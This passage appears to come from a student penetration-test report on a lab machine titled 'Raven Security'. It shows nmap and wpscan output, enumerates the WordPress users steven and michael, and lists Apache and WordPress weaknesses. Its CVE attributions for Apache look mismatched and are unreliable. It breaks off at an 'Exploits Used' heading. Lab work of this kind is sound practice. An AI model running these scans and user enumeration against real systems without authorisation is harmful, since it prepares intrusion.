root@Kali:~# 
```

nmap -A -sV -p 80,22 192.168.1.110



```
root@Kali:~# nmap -A -sV -p 80,22  192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-23 10:26 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0013s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Warning: OSScan results may be unreliable because we could not find at leas
t 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.31 ms 192.168.1.110

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.33 seconds
root@Kali:~# 
```

Norbert

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Vulnerable Apache webservice installed over port 80 (**Apache httpd 2.4.10**) Multiple vulnerabilities	• Denial of service in CVE-2021-32823 • Cross-site scripting CVE-2020-4052 • Input validation CVE-2020-10663	• Allows a remote attacker to perform a denial of service (DoS) attack • Allows a remote attacker to perform cross-site scripting attacks due to insufficient sanitization of user supplied data • Allows a remote non-authenticated attacker to manipulate data

Norbert

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	**Description**	**Impact**
Vulnerable Wordpress Application Multiple vulnerabilities	• XML-RPC pingbacks • Brute force attacks via XML-RPC	• Allows a remote attacker to send lots of pingbacks to the site in a short period of time resulting in a denial of service (DoS) attack • Allows a remote attacker to guess the correct username and password by running automated numerous login attempts

Norbert


Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.


Vulnerability	Description	Impact
Vulnerable Wordpress version 4.8.7 Application Multiple vulnerabilities	• XML-RPC pingbacks • Brute force attacks via XML-RPC	• Allows a remote attacker to send lots of pingbacks to the site in a short period of time resulting in a denial of service (DoS) attack • Allows a remote attacker to guess the correct username and password by running automated numerous login attempts. • *In this case author IDs for **Steven** and **Michael** were revealed*
	• Wp-cron.php attack (cross-site scripting vulnerability due to failure to properly sanitize user-supplied input)	• Allows a remote attacker to execute arbitrary script code in the browser and be able to steal cookie-based authentication credentials and launch other attacks
	Others: Cross-Site Scripting (XSS), Authenticated Cross-Site Scripting (XSS), PHP Object Injection via Meta Data, Authenticated Post Type Bypass, ser Activation Screen Search Engine Indexing, Authenticated File Delete, Authenticated Password Protected Pages Exposure etc	

Critical Vulnerabilities: Discovery Method Screenshot

Norbert



```
Scan Aborted: invalid option: -url
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Sat Apr 23 10:58:27 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```



```
[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.8.7'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.7'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==============================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Sat Apr 23 10:58:30 2022
[+] Requests Done: 64
[+] Cached Requests: 4
[+] Data Sent: 12.834 KB
[+] Data Received: 18.463 MB
[+] Memory used: 123.207 MB
[+] Elapsed time: 00:00:03
root@Kali:~# █
```


DANIEL

Exploits Used

